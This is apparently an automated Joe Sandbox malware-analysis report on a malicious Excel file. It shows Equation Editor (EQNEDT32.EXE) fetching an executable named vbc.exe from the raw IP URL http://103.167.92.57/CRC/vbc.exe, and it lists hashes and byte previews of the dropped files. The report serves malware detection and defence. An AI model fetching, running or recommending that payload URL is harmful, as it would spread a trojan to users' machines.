Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/20@4/4
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 29.4% (good quality ratio 27.9%) • Quality average: 70.4% • Quality standard deviation: 29.6%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, WMIADAP.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtEnumerateValueKey calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:46:38	API Interceptor	95x Sleep call for process: EQNEDT32.EXE modified
22:46:43	API Interceptor	74x Sleep call for process: vbc.exe modified
22:47:09	API Interceptor	228x Sleep call for process: cscript.exe modified
22:47:56	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	796672
Entropy (8bit):	6.405321787421746
Encrypted:	false
SSDEEP:	12288:wvEQ0OQo9yMBQXttUEHBZwxDn0876BblOyGNaS0ZXub:uj0zocjgEHoHoA4SWX
MD5:	A8F58E851A89075EE8AB92E5CB6A776C
SHA1:	DFAD7B60B5A3370700F32D20E35967EE60E859F6
SHA-256:	C9E510166EE89B61B67CC0646C60422E7F9C7D8C05101ECB2552D3EAB87DE758
SHA-512:	C14B600C8E7399291E8D104AE192603C6D25D063AD6A610E1F5AFAF708E08377FB8B17B9FBBAFC154FE071D31C170E7FE21F27F406A828C75B32426F2AAA7FE0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://103.167.92.57/CRC/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....^8... ...@....@.. ....@.....8..K....`.....7..... ..... ..H.....text...d.... ..... ..`.sdata.....@.....@....rsrc.....`..... .....@..@.reloc.....&.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2DB33C54.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|]\\].....5G}..._l....778.....IDATx..]...<.nh...../)....;..~;.U..>.i.$..0*..QF@.)."..,../._,.y,...z....c.wul{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+.."..7.n....Qi5....4....(.....&.....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R.....&.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../.,...l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO.../....yY..._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\36C7354D.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7CA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF..... ....+!.$...2"3*7%"0....."..."..... .....#.....".....!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs.....!R...AQa..1.."Sbq.....?....A.s..M...K.w.....E.....!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} }.....:..C..I...A9w.....k.....>. .Gi.....f.l...2..).T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.l/....c.R...f.l.$.....U.>..LNj.....G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.....o...IJe.B.R+.&..a.m..1.$.,)5.)/..w.1.....v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6.....L.j...eW.=..u....#I...li..l....`R.o.<.....C.`L2...c...W..3.\...K...%.a..M.K.I.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\50F3279B.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\537A6982.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B97
Malicious:	false
Preview:	.PNG.....IHDR.....<.q....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!....$133..."..........R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV...t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(.....0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.\|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7oR..i6...a..4g.....B.@&.....\|>...?299I&.!...:....nW.4...?.....\|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2.....T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$l.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\549B41E3.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..........(..1$..)..[..c&t..ZHv..5....3#..~8...Y.....e2...?.0.t.R}Zl..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT..:.<.q.....a.....O.....$2.=\|.0.0..A.v..j.....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5BDF62EA.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced

Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Preview:	.PNG.....IHDR...../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|}\\].....5G}..._l....778.....IDATx..]...<.nh...../)....;..~; .U..>.i.$..0*..QF@.)."..,../._,.y,...z....c.wul{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+..".7.n....Qi5....4....(.....&... ....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R..... &.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../.,...l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY .._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5CFCF9D6.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG.....IHDR...../....EPLTE.....o...ttu`aaLML.s;.../-,.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y."..\|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT. DK...ukX.....t.%..iB.....w.j.1].].m...._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,....t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@".....-..._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d,,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@.K.B./...J,.E....[`I>.F....v...;,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..).....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\74ED78E9.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{..<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\974DCA88.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TlwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo

MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!... .$133..."..........R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"l.{.8..-..o.....q.fX.G..... .%.....f.....=.(.\|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....\|>...?299I&.!....:....nW.4...?.....\|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<.....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$l.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A0578845.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... .....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AC1E237C.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG.....IHDR......./....EPLTE.....o...ttu`aaLML.s;.../-,.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y."..\|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT. DK...ukX.....t.%..iB.....w.j.1].].m...._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,,...t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@".....-...._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@K.B./...J,.E.....[`I>.F....v...;,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E50395A7.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.0152927993710406
Encrypted:	false
SSDEEP:	3072:rXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cT:xahIFdyiaT2qtXl
MD5:	3B852D8358853D18EC743B391C9B5CB9
SHA1:	482C62E96B952BA7C1D7588CC7060C24A119C6E8
SHA-256:	6547FE0558499D5817F3BBEE013431FA9CB633D2417812FBFB8DFE9C44752AE7
SHA-512:	A0F210147138BEE91116BEDD9BD7FF84CC08A290D67AFD6587AA39EE47F0BFC6266804D495092BD38FD683EB68D9EB38A13533EBD0970900141A001DCD7C19 7

Malicious:	false
Preview:	....l..............C..........m>..?$.. EMF........&...\K..hC..F...,... ...EMF+.@.................X...X...F...\..P...EMF+"@..........@.........$@.........0@............? !@..........@..%..........%..................................R...p..............................@."C.a.l.i.b.r.i..\V$...8.o..ffV.@.. %.....o.X.o.......o.<.o.RQ.W..o...o.....$.o...o.$Q.W..o...o. ...IdfV..o...o. ....dfV...........O..........................%...X...%...7..................{$.................C.a.l.i.b.r.i..........H. o.X.....o...o..8^V........dv......%..........%..........%..........!.............................."..........%..........%..........%..........T...T........................@.E.@....C.......L.....................P... ... 6...F.........EMF+*@..$.........?..........?.........@..........@.........*@..$.........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EA49F3DF.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7 CA
Malicious:	false
